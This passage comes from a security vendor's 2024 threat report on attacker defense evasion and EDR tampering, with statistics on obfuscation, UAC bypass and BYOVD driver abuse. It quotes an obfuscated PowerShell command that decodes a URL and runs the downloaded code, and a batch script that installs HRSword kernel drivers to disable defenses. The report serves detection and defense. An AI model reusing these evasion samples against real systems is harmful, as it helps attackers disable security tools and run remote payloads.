



Figure 30: LOLBin credential dumping frequency in 2024

Defense Evasion

Surprisingly enough, nearly 9% of attackers who tried to be stealthy and evade defenses got burned. Many of the environments we're looking at don't have the complex running environments many large corporations have—so attackers trying to blend in are actually sticking out. Attackers often use scrambled and obfuscated command lines, encrypted scripts, mangled filenames, or corrupted registry entries to hide from users. We focus on these oddities and have turned them from evasive maneuvers to indicators of compromise, thus using attackers' tactics against them.

Further breaking these down, we see that attackers targeting business environments are still using most of the same mechanisms that we see in the wild. Because few attackers tailor their kits for non-enterprise environments, this plays out in our favor for detection at this phase.



Process Details

Parent PID	14748
PID	2776
User	[redacted]
User ID	1964393138-2413783762
Process Name	powershell.exe
Process Logon ID	1220083
Detection Rule	Powershell Spawn From Downloaded Wscript File
Started At	2025-01-30 12:21:17 UTC
Elevated Access Privileges	False
Executable	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line	`\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" $eotjbj='ur';new-alias printout c$($eotjbj)l;$ekdzxt=(1622,1634,1634,1630,1576,1565,1565,1620,1635,1616,1635,1640,1616,1636,1639,1568,1569,1628,1628,1628,1564,1634,1629,1630,1565,1620,1568,1570,1564,1633,1636,1621);foreach($phvtzt in $ekdzxt)($naipjm=$naipjm+[char]($phvtzt-1518););$nawalc[2]=$naipjm;.$([char](1161-1056)+'e'+'x')(printout -useb $naipjm)`

Defense evasion attempt

Extract from a Huntress Process Insights detection for commodity malware attempting and failing to use PowerShell obfuscation to evade defenses

Defense Evasion Techniques




Figure 31: Initial defense evasion techniques used in 2024

File name obfuscation like impersonating other files, unicode tricks, double extensions, and similar visual methods were the main methods we saw attackers use trying to blend in. This accounted for 55.7% of evasive maneuvers we saw in 2024. These tactics are often used for social engineering purposes more than traditional evasion of detection mechanisms or applications.

Obfuscated commands come in second, with 27.4% occurrence during the year. While this may seem like a bread-and-butter tactic for most malicious tools, attackers may not implement these against businesses, or their actions were caught before getting to the stage of command line execution. Huntress saw the vast majority of obfuscated command line abuse originating from PowerShell scripting command lines with Windows Command Shell as secondary.

One of the most common evasion techniques we saw in 2024 was Registry Null Byte insertion—this is often a tactic used by many RAT families like Jupyter to evade string searching within REG_SZ, REG_MULTI_SZ, REG_EXPAND_SZ data types. This tactic was used in almost 40% of all evasion methods we saw throughout the year.

55.7% of evasive maneuvers used file name obfuscation

40% of all evasion methods used Registry Null Byte insertion

MITRE ATT&CK Phases

Security Bypasses

Attackers generally focus on two categories of defense bypass techniques: indirect methods like downgrading security by modifying settings or bypassing UAC, and direct methods like targeting EDR defenses. These approaches are becoming more common as malware authors and hacking tool developers strive to stay competitive by incorporating them as standard features. While the more advanced and sophisticated techniques are usually reserved for high-end malware and toolkits, Huntress has seen a growing trend of these methods being deployed against non-enterprise targets. This trend is expected to escalate significantly in 2025.

UAC bypasses and other security downgrade tactics have long been a staple for sophisticated attackers. These methods and strategies, once used only by APTs years ago, have made their way into mainstream malware families and common ransomware operators' toolkits. These methods introduce flaws in processing or thresholds of how defenses operate without actively disabling EDR processes themselves. These methods are often more subtle and less effective than direct methods.

The five most common methods Huntress saw during 2024 are illustrated in Figure 32.





Figure 32: Indirect security bypass methods used in 2024

An attacker who successfully disables, hinders, or disrupts a victim's EDR can significantly impact the outcome of an attack. This creates a critical window for executing normally detectable payloads like mass file encryption, critical system modifications, or accessing protected processes and monitored data. To achieve this, attackers use a range of techniques, from simple registry modifications to using malicious third-party drivers that elevate privileges and disable EDR functionality. In 2024, we saw diverse levels of activity related to EDR tampering, with attackers using various methods to achieve their objectives.

The trend of EDR disabling and tampering reached its peak in July, when many ransomware groups and RAT malware families began bundling EDR bypass mechanisms. During the year, we witnessed EDR being attacked in 3.6% of all incidents. While this number may seem small, this trend lines up well with media coverage of EDR bypass techniques and the malware that delivered them. Coincidence? Not likely.



```
if /i %PROCESSOR_IDENTIFIER:~0,3%==x86 (
rem ÕýÔÚÊÍ·ÅºÊÐÄÇý¶¯ÎÄ¼þ
echo y|copy Drivers\x32\usysdiag.exe "%~dp0\" >NUL 2>NUL
echo y|copy Drivers\x32\sysdiag.sys "%WinDir%\System32\drivers\" >NUL 2>NUL
echo y|copy Drivers\x32\hrwfpdrv.sys "%WinDir%\System32\drivers\" >NUL 2>NUL
) else (
rem ÕýÔÚÊÍ·ÅºÊÐÄÇý¶¯ÎÄ¼þ...
echo y|copy Drivers\x64\usysdiag.exe "%~dp0\" >NUL 2>NUL
echo y|copy Drivers\x64\sysdiag.sys "%WinDir%\System32\drivers\" >NUL 2>NUL
echo y|copy Drivers\x64\hrwfpdrv.sys "%WinDir%\System32\drivers\" >NUL 2>NUL
)

rem ÕýÔÚ´´½¨Ïµ Í³·þÎñÏÂ¿...
sc create hrwfpdrv binpath= "%WinDir%\System32\drivers\hrwfpdrv.sys" type= kernel star
demand error= normal >NUL 2>NUL
sc create sysdiag binpath= "%WinDir%\System32\drivers\sysdiag.sys" type= kernel start=
demand error= normal depend= FltMgr group= "PNP_TDI" >NUL 2>NUL
reg add "HKLM\SYSTEM\CurrentControlSet\Services\sysdiag" /f /v "ImagePath" /t
REG_EXPAND_SZ /d "system32\DRIVERS\sysdiag.sys" >NUL 2>NUL
reg add "HKLM\SYSTEM\CurrentControlSet\Services\hrwfpdr" /f /v "ImagePath" /t
REG_EXPAND_SZ /d "system32\DRIVERS\hrwfpdrv.sys" >NUL 2>NUL
reg add "HKLM\SYSTEM\CurrentControlSet\Services\sysdiag" /f /v "Start" /t reg_dword /d
"1" >NUL 2>NUL
reg add "HKLM\SYSTEM\CurrentControlSet\Services\hrwfpdr" /f /v "Start" /t reg_dword /d
"1" >NUL 2>NUL
reg add "HKLM\SYSTEM\CurrentControlSet\Services\sysdiag" /f /v "Group" /d "PNP_TDI" >N
```

Extract of a batch script Huntress identified during an intrusion, manipulating the Windows Registry and installing drivers to bypass security defenses

Monthly EDR Tampering by Method




Figure 33: Monthly occurrences of EDR tampering techniques

We also saw new breakout methods emerge and be used against customers in 2024. Primarily, we saw attackers using driver BYOVD exploitation with Truesight, Process Explorer (AUKill), and HRSword being the three main culprits. This method was used extensively in the summer for ransomware and RAT variants to disable third-party defenses and other protected processes. By October, this method died down, but by the end of 2024, we saw a resurgence of this strategy and believe this will continue in RATs and ransomware as a standard feature moving into 2025 and beyond.

An interesting find during investigating BYOVD abuse goals throughout 2024 was the separation of privilege elevation versus EDR tampering. With typically less sophisticated EDRs installed in non-enterprise environments, Huntress noticed that over 90% of BYOVD usages were to elevate privileges in order to execute ring 0 code and gain complete control of a system in order to remain persistent instead of merely tampering or disabling EDR. This likely is a reflection of less sophisticated defense mechanisms in place for most of these non-enterprise environments preventing these attackers from full system compromise. But as we see more of these environments adopt security software, these numbers will likely shift to more attackers requiring an EDR tampering phase to be successful.




Figure 34: Google search hits pertaining to EDR bypass and malware-killing EDR

Driver Abuse Strategies




Figure 35: Driver abuse in the wild - EDR tampering vs. privilege elevation usage

Another novel use we saw in 2024 was the abuse of System Settings Admin Flows, which incorporates a known LOLBin to disable EDRs. This was often seen in conjunction with the INC (now Lynx) ransomware group and was discovered by Huntress in April. Other LOLBin abuse to disable EDR involves modifying binaries, abusing installers, or removing protected processes by abusing EDR tools themselves. In July, we saw a resurgence of this strategy that mimicked the INC ransomware strategy and incorporated tools to abuse a LOLBin writeup from November 2023.

The most common methods we saw in 2024 that involved disabling EDRs and other security settings were from four sources: registry modifications, file tampering, killing from an elevated process, or the use of malicious scripts to tamper defenses. These combined made up 88% of all methods attempted throughout the year.

Usage of these tools appeared to align with overall EDR tampering trends. We did notice that during the months where more sophisticated attacks weren't being used, these older and more primitive methods were deployed. This shows that hacking groups are influenced by the news of emerging strategies and will often fall back to tried-and-true traditional methods when new shiny methods aren't working.

Monthly EDR Tampering by LOLBins and Driver Abuse




Figure 36: Monthly EDR tampering via LOLBin abuse vs. drivers in 2024

Monthly EDR Tampering by Common Methods

